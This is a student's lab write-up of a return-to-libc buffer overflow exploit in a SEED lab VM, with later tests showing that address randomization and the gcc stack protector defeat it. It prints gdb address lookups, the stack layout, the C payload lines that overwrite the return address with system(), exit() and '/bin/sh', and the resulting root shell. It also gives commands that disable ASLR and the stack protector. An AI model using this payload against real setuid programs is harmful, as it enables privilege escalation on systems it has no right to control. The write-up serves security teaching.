Lab 2 Return to Libc Attack

> 16307130212 管佳乐

Task 0: Preparations

```
$ sudo sysctl -w kernel.randomize_va_space=0 # close Address Randomization
```

Task 1: Exploiting the Vulnerability

Task 1.1: Retriving "/bin/sh"

I set a variant `MYSHELL`, and ran the example code from the document

Since the address of "/bin/sh" would be affected by many factors like the length of the excutable file, I set the name of the file as `retlic`.

```
$ export MYSHELL=/bin/sh
$ gcc retlic.c -o retlic
$ ./retlic
bffffe67 # the address of "/bin/sh"
```


Task 1.2: Retriving system and exit

Debugging in the gdb.

After entering the function main, print the address for `system()` and `exit()`

```
Breakpoint 1, 0x080484e9 in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e43da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e379d0 <__GI_exit>
```

Task 1.3: Stack



```
   0x80484cc <bof+17>:  call   0x8048370 <fread@plt>
=> 0x80484d1 <bof+22>:  add    esp,0x10
   0x80484d4 <bof+25>:  mov    eax,0x1
   0x80484d9 <bof+30>:  leave
   0x80484da <bof+31>:  ret
   0x80484db <main>:    lea    ecx,[esp+0x4]
[-------------------------------------stack-------------------------------------]
0000| 0xbfffef60 --> 0xbfffef74 --> 0x90909090
0004| 0xbfffef64 --> 0x1
0008| 0xbfffef68 --> 0x28 ('(')
0012| 0xbfffef6c --> 0x804b008 --> 0xfbad2488
0016| 0xbfffef70 --> 0x80485c2 ("badfile")
0020| 0xbfffef74 --> 0x90909090
0024| 0xbfffef78 --> 0x90909090
0028| 0xbfffef7c --> 0x90909090
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x080484d1 in bof ()
gdb-peda$ x/20w ($ebp-32)
0xbfffef68:     0x00000028      0x0804b008      0x080485c2      0x90909090
0xbfffef78:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef88:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef98:     0x90909090      0x0804858b      0x00000001      0xbffff064
0xbfffefa8:     0xbffff06c      0x0804b008      0xb7fbb3dc      0xbfffefd0
gdb-peda$
```

I crammed the badfile with 0x90. And then I debug in gdb, and we can tell that `bof()` starts from `ebp-20`

Then I checked the assembly code of bof. I find that the first argument of fread, the last to be pushed on the stack, was `ebp-0x14`. And this comply with my try before.

```
gdb-peda$ disas bof
Dump of assembly code for function bof:
   0x080484bb <+0>:     push   ebp
   0x080484bc <+1>:     mov    ebp,esp
   0x080484be <+3>:     sub    esp,0x18
=> 0x080484c1 <+6>:     push   DWORD PTR [ebp+0x8]  # arg4 badfile
   0x080484c4 <+9>:     push   0x28                 # arg3 40
   0x080484c6 <+11>:    push   0x1                  # arg2 sizeof(char)
   0x080484c8 <+13>:    lea    eax,[ebp-0x14]
   0x080484cb <+16>:    push   eax                  # arg1 buffer
   0x080484cc <+17>:    call   0x8048370 <fread@plt>
   0x080484d1 <+22>:    add    esp,0x10
   0x080484d4 <+25>:    mov    eax,0x1
   0x080484d9 <+30>:    leave
   0x080484da <+31>:    ret
End of assembler dump.
```

Then arrange the stack as below.

```
+16 0x90909090
+12 0xbffffe67 argument /bin/sh # the argument of system()
+08 0xb7e379d0 ret addr exit()  # the return address of system()
+04 0xb7e43da0 ret addr system()
+00 0x90909090 old ebp
-04 0x90909090
-08 0x90909090
-12 0x90909090
-16 0x90909090
-20 0x90909090 &buffer
```

So the code

```
  memset(&buf, 0x90, 40);
  *(long *)&buf[32] = 0xbffffe67;  //  "/bin/sh"
  *(long *)&buf[24] = 0xb7e43da0;  //  system()
  *(long *)&buf[28] = 0xb7e379d0;  //  exit()
```

And check it in the debugger, the stack has changed accordingly.

```
gdb-peda$ x/20w ($ebp-32)
0xbfffefa8:     0x00000028      0x0804b008      0x080485c2      0x90909090
0xbfffefb8:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffefc8:     0x90909090      0xb7e43da0      0xb7e379d0      0xbffffe67
0xbfffefd8:     0x90909090      0x0804858b      0x00000001      0xbffff0a4
0xbfffefe8:     0xbffff0ac      0x0804b008      0xb7fbb3dc      0xbffff010
```

Task 1.4: Run

```
[03/21/19]seed@VM:~/.../lab2$ make 0
sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
sudo rm /bin/sh
sudo ln -s /bin/zsh /bin/sh
[03/21/19]seed@VM:~/.../lab2$ make 11
sudo gcc -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chmod 4755 retlib
[03/21/19]seed@VM:~/.../lab2$ make 12
gcc -o exploit exploit.c
[03/21/19]seed@VM:~/.../lab2$ ./exploit
[03/21/19]seed@VM:~/.../lab2$ ./retlib
# whoami
root
#
```

We have retrieved a root shell.

Task 2: Address Randomization

```
$ sudo sysctl -w kernel.randomize_va_space=2
```

I tried a fairly long time.

```
./attack.sh: line 13:  4228 Segmentation fault      (core dumped) ./retlib
49 minutes and 13 seconds elapsed.
The program has been running 7765 times so far.
./attack.sh: line 13:  4230 Segmentation fault      (core dumped) ./retlib
49 minutes and 13 seconds elapsed.
The program has been running 7766 times so far.
./attack.sh: line 13:  4232 Segmentation fault      (core dumped) ./retlib
49 minutes and 13 seconds elapsed.
The program has been running 7767 times so far.
./attack.sh: line 13:  4234 Segmentation fault      (core dumped) ./retlib
49 minutes and 14 seconds elapsed.
The program has been running 7768 times so far.
./attack.sh: line 13:  4236 Segmentation fault      (core dumped) ./retlib
49 minutes and 14 seconds elapsed.
The program has been running 7769 times so far.
```

All of the 3 addresses would change. From Lab 1, we know the stack address has 19 bits of entropy. If we take a rough estimation and assume each address would change independently, the whole space would be $(2^{19})^3 = 2^{57}$. So the try times $X \sim Ge(\frac{1}{2^{57}}), E(X) = 2^{57}$.

If the program run twice in a second, it would take $\frac{2^{57}}{2/s \times 31536000s/yr} = 2,284,931,317.79325(yr)$

It is half the age of our earth, so I stopped my program then.

Task 3: Stack Guard Protection

If we open the Stack Guard Mechanism, the attack would fail.

```
[03/21/19]seed@VM:~/.../lab2$ sudo gcc -z noexecstack -o retlib retlib.c
[03/21/19]seed@VM:~/.../lab2$ sudo chmod 4755 retlib
[03/21/19]seed@VM:~/.../lab2$ ./retlib
*** stack smashing detected ***: ./retlib terminated
Aborted (core dumped)
```

As the lines indicate, there is a stack smashing detected.

```
  -fstack-protector
      Emit extra code to check for buffer overflows, such as stack smashing attacks.  This is done by adding a guard variable to
      functions with vulnerable objects.  This includes functions that call "alloca", and functions with buffers larger than 8
      bytes.  The guards are initialized when a function is entered and then checked when the function exits.  If a guard check
      fails, an error message is printed and the program exits.
```

I've consulted the manual of gcc. As it says, The guards are initialized when a function is entered and then checked when the function exits. Since the guard check fails when the program is was returning from `bof()`. So the lines behind it will not run and the program will be aborted.

So it is canary that makes our return-to-libc attack harder.